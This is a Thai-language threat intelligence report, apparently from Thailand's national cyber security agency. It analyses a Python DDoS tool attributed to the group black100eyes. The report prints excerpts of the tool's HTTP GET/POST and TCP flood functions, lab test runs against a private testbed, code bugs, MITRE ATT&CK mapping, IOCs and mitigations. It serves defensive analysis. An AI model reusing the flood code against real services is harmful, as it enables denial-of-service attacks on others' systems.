

Threat Analysis Report

รายงานวิเคราะห์ เครื่องมือ DDoS
กลุ่ม black100eyes

26/12/2025

TLP:CLEAR





สารบัญ

บทสรุปสำหรับผู้บริหาร	3
การวิเคราะห์เชิงเทคนิค.....	4
Proof of Concept (PoC)	6
Technique Tactics and Procedures (MITRE ATT&CK).....	11
Indicator of Compromise (IOCs).....	12
แนวทางการเฝ้าระวัง ป้องกัน และรับมือ	13



บทสรุปสำหรับผู้บริหาร

เอกสารฉบับนี้สรุปผลการวิเคราะห์ทางเทคนิคของไฟล์ ddos.py ซึ่งระบุว่าเป็นเครื่องมือของกลุ่มแฮกเกอร์ที่สนับสนุนประเทศกัมพูชาชื่อ "black100eyes" (หรือ Ghost Khmer skidzzz) จากการตรวจสอบพบว่าไฟล์ดังกล่าวเป็นชุดคำสั่งภาษา Python ที่พัฒนาขึ้นเพื่อวัตถุประสงค์ในการโจมตีสภาพความพร้อมใช้งานของระบบ (Denial of Service - DoS)

จากการประเมินขีดความสามารถ เครื่องมือนี้ถูกจัดอยู่ในระดับความรุนแรงปานกลาง (Medium Severity) เนื่องจากขาดความซับซ้อนในเชิงเทคนิค เช่น การอำพรางตัว (Obfuscation) หรือการขยายกำลังการโจมตี (Amplification) แต่เน้นยุทธวิธีในการสร้างปริมาณการเชื่อมต่อไปยังเครือข่าย (Traffic) จำนวนมากจากเครื่องผู้โจมตีโดยตรงไปยังเป้าหมาย ซึ่งครอบคลุมทั้งการโจมตีเว็บไซต์ (HTTP/HTTPS) และระบบเครือข่าย (TCP Port)

ในแง่ของผลกระทบ การใช้งานเครื่องมือนี้เพียงเครื่องเดียวอาจส่งผลกระทบจำกัด แต่หากมีการกระจายเครื่องมือเพื่อใช้งานพร้อมกันในลักษณะ Distributed Denial of Service (DDoS) อาจส่งผลให้ระบบแม่ข่ายที่ไม่ได้รับการป้องกันหยุดชะงักได้ นอกจากนี้ การตรวจสอบ Source Code พบข้อมูลบ่งชี้ถึงผู้พัฒนาภายใต้ชื่อ "100EYES SECURITY" และ "KROU YEUNG SCHOOL CYBER TEAM" ซึ่งอาจเชื่อมโยงถึงกลุ่มเยาวชนหรือสถานศึกษาในประเทศต้นทาง



การวิเคราะห์เชิงเทคนิค

โครงสร้างของโค้ด (Code Structure)

- **Language:** Python 3
- **Libraries:** requests, threading, socket, random
- **Concurrency:** ใช้ threading ในการสร้าง Thread จำนวนมากเพื่อยิง Request พร้อมกัน

รูปแบบการโจมตี (Attack Vectors)

โค้ดรองรับการโจมตี 3 รูปแบบหลัก:

1. HTTP/HTTPS Flood (Layer 7):

- **GET Flood:** ส่งคำร้องขอประเภท HTTP GET จำนวนมากอย่างต่อเนื่อง เพื่อให้ทรัพยากรของเซิร์ฟเวอร์ถูกใช้งานจนเต็มขีดความสามารถ


```

ddos.py
def get_attack(self, url): 1 usage
    try:
        response = requests.get(url, headers={"User-Agent": self.user_agent})
        print(f"\033[1;36m[GET] \033[1;37m{url} \033[1;32mStatus: {response.status_code}\033[0m")
    except Exception as e:
        pass
    
```

- **POST Flood:** ส่งคำร้องขอประเภท HTTP POST โดยมีจุดสังเกตคือมีการฝัง Payload ข้อความ "out of memory"

```

ddos.py
def post_attack(self, url): 1 usage
    try:
        response = requests.post(url, headers={
            "User-Agent": self.user_agent,
            "Accept-Language": "en-US,en"
        }, data="out of memory")
        print(f"\033[1;34m[POST] \033[1;37m{url} \033[1;32mStatus: {response.status_code}\033[0m")
    except Exception as e:
        pass
    
```



2. TCP Flood (Layer 4):

- สร้างการเชื่อมต่อผ่านโปรโตคอล TCP และส่งข้อมูลสุ่ม (random._urandom(1024)) ขนาด 1KB แล้วทำการปิดการเชื่อมต่อทันที

```

ddos.py
@staticmethod 1 usage
def tcp_flooder(target_ip, target_port):
    data = random._urandom(1024)
    while True:
        try:
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.connect((target_ip, target_port))
            sock.send(data)
            print(f"\033[1;31m[TCP] \033[1;37mFlooding {target_ip}:{target_port}\033[0m")
            sock.close()
        except:
            pass

```

3. Code Defect (จุดบกพร่อง):

- พบการเรียกใช้ฟังก์ชัน self.tcp_slow แต่ไม่มีการนิยามฟังก์ชันดังกล่าวในโครงสร้างโปรแกรม ส่งผลให้การทำงานในโหมดนี้ล้มเหลว (Runtime Error) ซึ่งสะท้อนถึงข้อจำกัดในขีดความสามารถของผู้พัฒนา

```

ddos.py
elif self.attack_type == 6:
    self.tcp_slow(Dos.target_ip, Dos.target_port)

```

การระบุตัวตน (Attribution & Strings)

พบข้อความบ่งชี้ในฟังก์ชัน show_banner:

- CREATED BY: 100EYES SECURITY
- KROU YEUNG SCHOOL CYBER TEAM

```

ddos.py
\033[1;35m\033[1;33mCREATED BY: 100EYES SECURITY\033[1;35m\033[1;35m\033[1;32mKROU YEUNG SCHOOL CYBER TEAM\033[1;35m

```



Proof of Concept (PoC)

เมื่อเปิดโปรแกรม ddos.py ของกลุ่ม black100eyes จะมีเมนูให้เลือก 3 รูปแบบการโจมตี ดังนี้

- HTTP GET Attack
- HTTP POST Attack
- TCP Flood

```
[ \ ] Loading...


Available Attack Methods:
[1] HTTP GET Attack      - Standard GET requests flood
[2] HTTP POST Attack     - Standard POST requests flood
[3] TCP Flood            - Basic TCP connection flood

[Menu]~# Select Attack Method (1-3):
```

1. ดำเนินการส่งคำร้องขอโจมตีไปยังระบบทดสอบ (Testbed Web Server) โดยเลือกโหมดโจมตีที่ 1 (HTTP GET ATTACK) กำหนดค่าจำนวนเธรด (Threads) ที่ 1,000 เธรด และระยะเวลาการโจมตี 60 วินาที

```
Available Attack Methods:
[1] HTTP GET Attack      - Standard GET requests flood
[2] HTTP POST Attack     - Standard POST requests flood
[3] TCP Flood            - Basic TCP connection flood

[Menu]~# Select Attack Method (1-3): 1
[Target]~# Enter Target URL (e.g., http://example.com): http://192.168.52.151:8080/
[~] Testing connection...
[~] Connection Successful
[Config]~# Enter Threads (50-1000 recommended): 1000
[Config]~# Enter Attack Duration (seconds): 60
[~] Initializing attack threads...
[ \ ] Loading...
[POST] http://192.168.52.151:8080/ Status: 200
[POST] http://192.168.52.151:8080/ Status: 200
[POST] http://192.168.52.151:8080/ Status: 200
[POST] http://192.168.52.151:8080/ Status: 200
```

จากการตรวจสอบพบว่า Web Server ปลายทางได้รับคำขอแบบ POST Method ซึ่งไม่สอดคล้องกับ Method ที่เลือกใช้ในการทดสอบ (GET) ต่อมาได้ตรวจสอบ Source Code อีกครั้ง พบว่าผู้พัฒนา Python Script ได้กำหนดค่าผิดพลาด ส่งผลให้คำขอที่ส่งออกไปเป็น POST Request แทน

```
192.168.52.130 - - [26/Dec/2025:03:21:35 +0000] "POST / HTTP/1.1" 200 3555
192.168.52.130 - - [26/Dec/2025:03:21:35 +0000] "POST / HTTP/1.1" 200 3555
192.168.52.130 - - [26/Dec/2025:03:21:35 +0000] "POST / HTTP/1.1" 200 3555
192.168.52.130 - - [26/Dec/2025:03:21:35 +0000] "POST / HTTP/1.1" 200 3555
192.168.52.130 - - [26/Dec/2025:03:21:35 +0000] "POST / HTTP/1.1" 200 3555
```

```
ddos.py
try:
    if self.attack_type == 1:
        self.post_attack(Dos.url)
```

ประสิทธิภาพของ Web Server ก่อนการทดสอบ Method 1

```
0[| 2.6%] 4[| 0.0%]
1[| 0.7%] 5[| 0.7%]
2[| 1.3%] 6[| 0.6%]
3[| 3.3%] 7[| 0.7%]
Mem[| 2.97G/15.1G] Tasks: 206, 1520 thr, 245 kthr; 1 running
Swp[| 0K/4.00G] Load average: 1.25 0.59 0.33
Uptime: 02:57:01

Main I/O
PID USER PRI NI VIRT RES SHR S CPU% MEM% TIME+ Command
219586 lab 20 0 22820 7528 4068 R 2.0 0.0 1:11.85 http
3767 root 20 0 1575M 380M 0 S 1.3 2.5 0:58.89 /snap/microk8s/85
3928 root 20 0 1575M 380M 0 S 1.3 2.5 1:19.00 /snap/microk8s/85
133182 root 20 0 2474M 77996 0 S 1.3 0.5 0:08.57 calico-node -feli
```

ประสิทธิภาพของ Web Server หลังการทดสอบ Method 1

```
0[| 15.1%] 4[| 14.7%]
1[| 11.3%] 5[| 10.1%]
2[| 11.4%] 6[| 12.5%]
3[| 12.0%] 7[| 25.9%]
Mem[| 3.03G/15.1G] Tasks: 212, 1659 thr, 239 kthr; 8 running
Swp[| 0K/4.00G] Load average: 0.35 0.39 0.29
Uptime: 03:00:26

Main I/O
PID USER PRI NI VIRT RES SHR S CPU% MEM% TIME+ Command
6202 lab 20 0 1565M 233M 110M S 7.4 1.5 2:21.61 ptaxis --new-wind
219965 lab 20 0 1567M 30476 0 S 5.4 0.2 0:02.60 docker logs -f ap
11247 root 20 0 2011M 122M 0 S 4.7 0.8 0:10.15 /usr/bin/dockerd
11499 root 20 0 2011M 122M 0 S 3.4 0.8 0:10.43 /usr/bin/dockerd
```



2. ดำเนินการส่งคำร้องขอโจมตีไปยังระบบทดสอบ (Testbed Web Server) โดยเลือกโหมดโจมตีที่ 2 (HTTP POST ATTACK) กำหนดค่าจำนวนเธรด (Threads) ที่ 1,000 เธรด และระยะเวลาการโจมตี 60 วินาที

```
Available Attack Methods:
[1] HTTP GET Attack      - Standard GET requests flood
[2] HTTP POST Attack     - Standard POST requests flood
[3] TCP Flood            - Basic TCP connection flood


[Menu]~# Select Attack Method (1-3): 2
[Target]~# Enter Target URL (e.g., http://example.com): http://192.168.52.151:8080/
[~] Testing connection...
[~] Connection Successful
[Config]~# Enter Threads (50-1000 recommended): 1000
[Config]~# Enter Attack Duration (seconds): 3600
[~] Initializing attack threads...
[~] Loading...
[SSL-POST] http://192.168.52.151:8080/ Status: 200 Latency
[SSL-POST] http://192.168.52.151:8080/ Status: 200 12 ms
[SSL-POST] http://192.168.52.151:8080/ Status: 200
[SSL-POST] http://192.168.52.151:8080/ Status: 200
[SSL-POST] http://192.168.52.151:8080/ Status: 200
```

จากการจำลองการโจมตีโดยใช้รูปแบบที่ 2 (Method 2) พบว่ามีคำขอประเภท HTTP POST จำนวนมากถูกส่งไปยังเครื่องแม่ข่าย (Web Server) ซึ่งมีลักษณะพฤติกรรมคล้ายคลึงกับรูปแบบที่ 1 โดยมีวัตถุประสงค์หลักเพื่อมุ่งเป้าการโจมตีผ่านโปรโตคอล HTTPS (พอร์ต 443)


อย่างไรก็ตาม เมื่อตรวจสอบเพิ่มเติม พบข้อบกพร่องทางตรรกะของโปรแกรม (Logical Flow) ดังนี้ หากผู้ใช้งานระบุที่อยู่ปลายทาง (URL) โดยใช้โปรโตคอล HTTP เครื่องมือจะทำการส่งคำขอไปยังพอร์ต 80 โดยอัตโนมัติ ซึ่งขัดแย้งกับวัตถุประสงค์ของโหมดการโจมตีแบบ SSL/HTTPS ที่กำหนดไว้

```
192.168.52.130 - - [26/Dec/2025:03:47:47 +0000] "POST / HTTP/1.1" 200 3555
192.168.52.130 - - [26/Dec/2025:03:47:47 +0000] "POST / HTTP/1.1" 200 3555
192.168.52.130 - - [26/Dec/2025:03:47:47 +0000] "POST / HTTP/1.1" 200 3555
192.168.52.130 - - [26/Dec/2025:03:47:47 +0000] "POST / HTTP/1.1" 200 3555
192.168.52.130 - - [26/Dec/2025:03:47:47 +0000] "POST / HTTP/1.1" 200 3555
192.168.52.130 - - [26/Dec/2025:03:47:47 +0000] "POST / HTTP/1.1" 200 3555
```


```
ddos.py
if not url.startswith(('http://', 'https://')):
    url = 'http://' + url
```

ประสิทธิภาพของ Web Server ก่อนการทดสอบ Method 2



ประสิทธิภาพของ Web Server หลังการทดสอบ Method 2





3. ดำเนินการส่งคำร้องขอโจมตีไปยังระบบทดสอบ (Testbed Web Server) โดยเลือกโหมดโจมตีที่ 3 (TCP Flood) กำหนดค่าจำนวนเธรด (Threads) ที่ 1,000 เธรด และระยะเวลาการโจมตี 60 วินาที

```
Available Attack Methods:
[1] HTTP GET Attack      - Standard GET requests flood
[2] HTTP POST Attack     - Standard POST requests flood
[3] TCP Flood            - Basic TCP connection flood

[Menu]~# Select Attack Method (1-3): 3
[Target]~# Enter IP Address: 192.168.52.151
[Target]~# Enter Port: 8080
[Config]~# Enter Threads (50-1000 recommended): 1000
[Config]~# Enter Attack Duration (seconds): 60
[~] Initializing attack threads...
[~] Loading...
```

เมื่อทดสอบ Method 3 (TCP Flood) พบว่าโปรแกรมหยุดทำงานและค้าง สาเหตุเกิดจากข้อผิดพลาดในโค้ดหลัก โดยเมื่อเลือกโหมดนี้ ระบบเรียกใช้ฟังก์ชัน get_attack (สำหรับโจมตี HTTP) แทน tcp_flooder ที่ควรใช้ ส่งผลให้พยายามเข้าถึงตัวแปร URL ที่ไม่มีอยู่จริง (ในโหมดนี้ระบุเพียง IP และ Port) จึงเกิด AttributeError

```
ddos.py
elif self.attack_type == 3:
    self.get_attack(Dos.url)
```



Technique Tactics and Procedures (MITRE ATT&CK)

MITRE ATT&CK คือฐานความรู้ที่รวบรวมและจัดหมวดหมู่กลยุทธ์และเทคนิคต่าง ๆ ที่ผู้ไม่หวังดีใช้ในการโจมตีทางไซเบอร์ โดยอ้างอิงจากเหตุการณ์ที่เกิดขึ้นจริง เพื่อให้ฝ่ายป้องกันสามารถเข้าใจและรับมือกับภัยคุกคามได้ดียิ่งขึ้น

Tactic	Technique ID	Technique Name	รายละเอียด
Execution	T1059	Command and Scripting Interpreter	การใช้ตัวแปลภาษาในการรันชุดคำสั่งโจมตี
	T1059.006	Python	เครื่องมือพัฒนาและทำงานบนสภาพแวดล้อม Python
Impact	T1498	Network Denial of Service	การทำให้เครือข่ายไม่สามารถใช้งานได้โดยการส่ง Traffic ปริมาณมาก
	T1498.001	Direct Network Flood	การส่ง TCP Packet จำนวนมากไปยัง Target Port
	T1499	Endpoint Denial of Service	การทำให้ทรัพยากรของเครื่องเป้าหมายหมดลง
	T1499.003	Application Exhaustion Flood	การส่ง HTTP Request (GET/POST) เพื่อให้ Web Application ประมวลผลไม่ทัน



Indicator of Compromise (IOCs)

Indicators of Compromise (IOCs) คือ ร่องรอยหรือหลักฐานทางดิจิทัลที่บ่งชี้ว่าระบบหรือเครือข่ายอาจถูกบุกรุกโดยผู้ไม่หวังดี ซึ่งทาง สกมช. ได้มีการแบ่งปันข้อมูล IOCs เหล่านี้ผ่านทางแพลตฟอร์ม MISP (Malware Information Sharing Platform) เพื่อเสริมสร้างความมั่นคงปลอดภัยไซเบอร์เรียบร้อยแล้ว โดยมีร่องรอยที่สามารถตรวจสอบได้ดังนี้

Action Recommended: รายการ User-Agent เหล่านี้ถูกฝังมากับเครื่องมือ แต่เป็นค่าที่อาจพบได้ในการใช้งานปกติ (False Positive Risk) แนะนำให้ ALERT / LOG ONLY (เพื่อการเฝ้าระวัง ห้ามทำการบล็อกทันที)

ร่องรอยที่สามารถตรวจสอบได้:

MD5	17ef86b806f9e575e527cc9d5403c82b
SHA-1	f8731b37e9df0d274e20edef1b31a9f4a0cabf54
SHA-256	094d9a3468731223f53187d73d97f20f0d2bbed2ac49407cb6d8a6e946056c55
User-Agent	Mozilla/5.0 (Android; Linux armv7l; rv:10.0.1) Gecko/20100101 Firefox/10.0.1 Fennec/10.0.1
	Mozilla/5.0 (Linux; Android 4.4.2; Micromax A190 Build/KOT49H) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.111 Mobile Safari/537.36
	Mozilla/5.0 (Linux; Android 6.0.1; SAMSUNG SM-N9200 Build/MMB29K) AppleWebKit/537.36 (KHTML, like Gecko) SamsungBrowser/5.4 Chrome/51.0.2704.106 Mobile Safari/537.36
	Mozilla/5.0 (Linux; Android 5.1.1; SM-G925F Build/LMY47X) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 YaBrowser/16.2.0.5397.00 Mobile Safari/537.36
	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99 Safari/537.36
	Mozilla/5.0 (Macintosh; ARM Mac OS X) AppleWebKit/538.15 (KHTML, like Gecko) Safari/538.15 Version/6.0 Raspbian/8.0 (1:3.8.2.0-0rpi23rpi1g) Epiphany/3.8.2



แนวทางการเฝ้าระวัง ป้องกัน และรับมือ

1. Web Application Firewall (WAF)

- กำหนดกฎระงับการเชื่อมต่อที่มี HTTP Body ประกอบด้วยข้อความ "out of memory"
- ตั้งค่าการแจ้งเตือนเมื่อตรวจพบ User-Agent ใน Watchlist ที่ส่งคำขอที่ผิดปกติ

2. Server Hardening

- ปรับค่า Timeout (เช่น client_body_timeout) บน Web Server ให้เหมาะสม
- ใช้ Connection Rate Limiting เพื่อจำกัดจำนวนการเชื่อมต่อต่อ IP

3. Monitoring

- เฝ้าระวังรหัสสถานะ HTTP 503/504
- ตรวจจับและแจ้งเตือนเมื่อเกิด Traffic Spike หรือปริมาณการจราจรทางเครือข่ายเพิ่มขึ้นอย่างผิดปกติ

4. Incident Response

- ระงับหมายเลข IP ต้นทาง (Source IP Blocking) ที่ Firewall ทันที เมื่อยืนยันพฤติกรรม การโจมตี



แบบประเมินรายงานข่าวกรองไซเบอร์

<https://dg.th/nsexlfob51>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th